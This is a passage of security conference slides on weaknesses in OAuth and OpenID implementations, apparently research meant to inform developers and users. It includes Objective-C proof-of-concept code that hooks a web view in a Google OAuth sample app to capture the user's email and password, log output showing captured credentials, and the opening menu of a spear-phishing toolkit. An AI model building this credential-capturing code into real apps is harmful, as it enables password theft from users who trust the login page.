

**khash kiani**

khash@thinksec.com



# identity x

## securing the insecure


*a study of emerging IDENTITY X.0 protocols*

# what you should remember?

1. protocols with very good intentions
2. it's the implementation, not the protocol



# roadmap



identity X.0

- OAuth flow
- malicious OAuth applications
- insecure OAuth implementation
- OpenID intro
- how i owned my friend's ID
- insecurities with OpenID
- summary



# next-generation identity

‘optimize your online experience’



# what is identity?



who you are



**Khash Kiani**

where you live



what you do



# THINKSEC



## DEEPSEC



things you like





reputation



- ▶ **communication**

- ▶ email address
- ▶ phone number

- ▶ **ownership**

- ▶ media files
- ▶ documents




- authentication
- authorization



# roadmap

- › identity X.0



- › OAuth flow

- › malicious OAuth applications

- › insecure OAuth implementation

- › OpenID intro

- › how i owned my friend's ID

- › insecurities with OpenID


- › summary

# what's OAuth?



# user-centric scheme

user controls authorization





# terminology

## actors:

resource owner (user)

resource consumer (client)

resource provider (server)

## tokens:


consumer credentials

request token

access token

refresh token

# use case




# authorization flow

1. client app authentication
2. get request token: POST oauth/request\_token
3. authenticate user: GET oauth/authorize
4. get access token: POST oauth/access\_token

# roadmap

- › identity X.0

- › OAuth flow



- › malicious OAuth applications

- › insecure OAuth implementation

- › OpenID intro

- › how i owned my friend's ID

- › insecurities with OpenID

- › summary

# building malicious OAuth clients (native and web apps)




# password theft with Google client

(a native iOS OAuth client)



# OAuthSampleTouch mobile Google app

(connects to Google reader account)





# modify the UIWebViewDelegate's:

`webView:shouldStartLoadWithRequest:navigationType`

```
- (BOOL)webView:(UIWebView *)webView shouldStartLoadWithRequest:(NSURLRequest *)request navigationType:(UIWebViewNavigationType)navigationType {  
    NSLog(@"Method: %@", [request HTTPMethod]);
```






```
    NSString *body = [[NSString alloc] initWithData:[request HTTPBody] encoding:NSUTF8StringEncoding];  
    NSLog(@"Submitting: %@\n\n\n %@", [request.URL absoluteString], body);  
  
    NSArray *components = [body componentsSeparatedByString:@"&"];  
  
    for (NSString *tmp in components) {  
        if ([tmp hasPrefix:@"Email"]) {  
            emailLabel.text = tmp;  
            NSLog(@"Your Google Username: %@", tmp);  
        }  
  
        if ([tmp hasPrefix:@"Passwd"]) {  
            passwdLabel.text = tmp;  
            NSLog(@"Your Google Password: %@", tmp);  
        }  
    }  
}
```

```
    return YES;  
}  
  
@end
```


- callback method to intercept the login page prior to sending the post request
- no proper browser control like same-origin-policy





# output the Google credentials


```
2011-08-01 15:34:20.699 oauthPOC[1953:b303] Submitting: https://www.google.com/accounts/S
continue=http%3A%2F%2Fwww.google.com%2Fm&followup=http%3A%2F%2Fwww.google.com
%2Fm&service=mobile&cd=US&dsh=4410277537874351112&btmpl=mobile_tier2&hl=en&timeStmp=&secT
uxtian&Passwd=oopsyousawit&PersistentCookie=yes&rmShown=1&signIn=Sign+in
2011-08-01 15:34:20.700 oauthPOC[1953:b303] Your Google Username: Email=truxtian
2011-08-01 15:34:20.701 oauthPOC[1953:b303] Your Google Password: Passwd=oopsyousawit
2011-08-01 15:34:21.197 oauthPOC[1953:b303] Method: GET
```



```
Google Username: Email=truxtian
Google Password: Passwd=oopsyousawit
```

***“but it looked so official!”***

OAuth provides the user with a false sense of safety in the authentication workflow



# recommendations

(mobile apps)

- ▶ **client application developers**: keep authentication outside the app and inside the browser
- ▶ **users**: do not trust clients that do not use a trusted neutral application such as safari to manage server auth
- ▶ **protocol designers**: stricter policies around authenticating clients to server. better browser API support

# fortune telling facebook client

(a 3<sup>rd</sup> party browser-based web client)



a social engineering OAuth client to establish user trust

# lure the victim to use your app

domain apps.facebook.com is trustworthy!

```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Written by David Kennedy (ReLlK) [---]
[---] Version: 0.5 [---]
[---] Codename: 'Return of the Lemon' [---]
[---] Report bugs to: davek@social-engineer.org [---]
[---] Homepage: http://www.secmaniac.com [---]
[---] Framework: http://www.social-engineer.org [---]
[---] Unpublished Java Applet by: Thomas Werth [---]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

Select from the menu on what you would like to do:

1. Spear-Phishing Attack Vectors
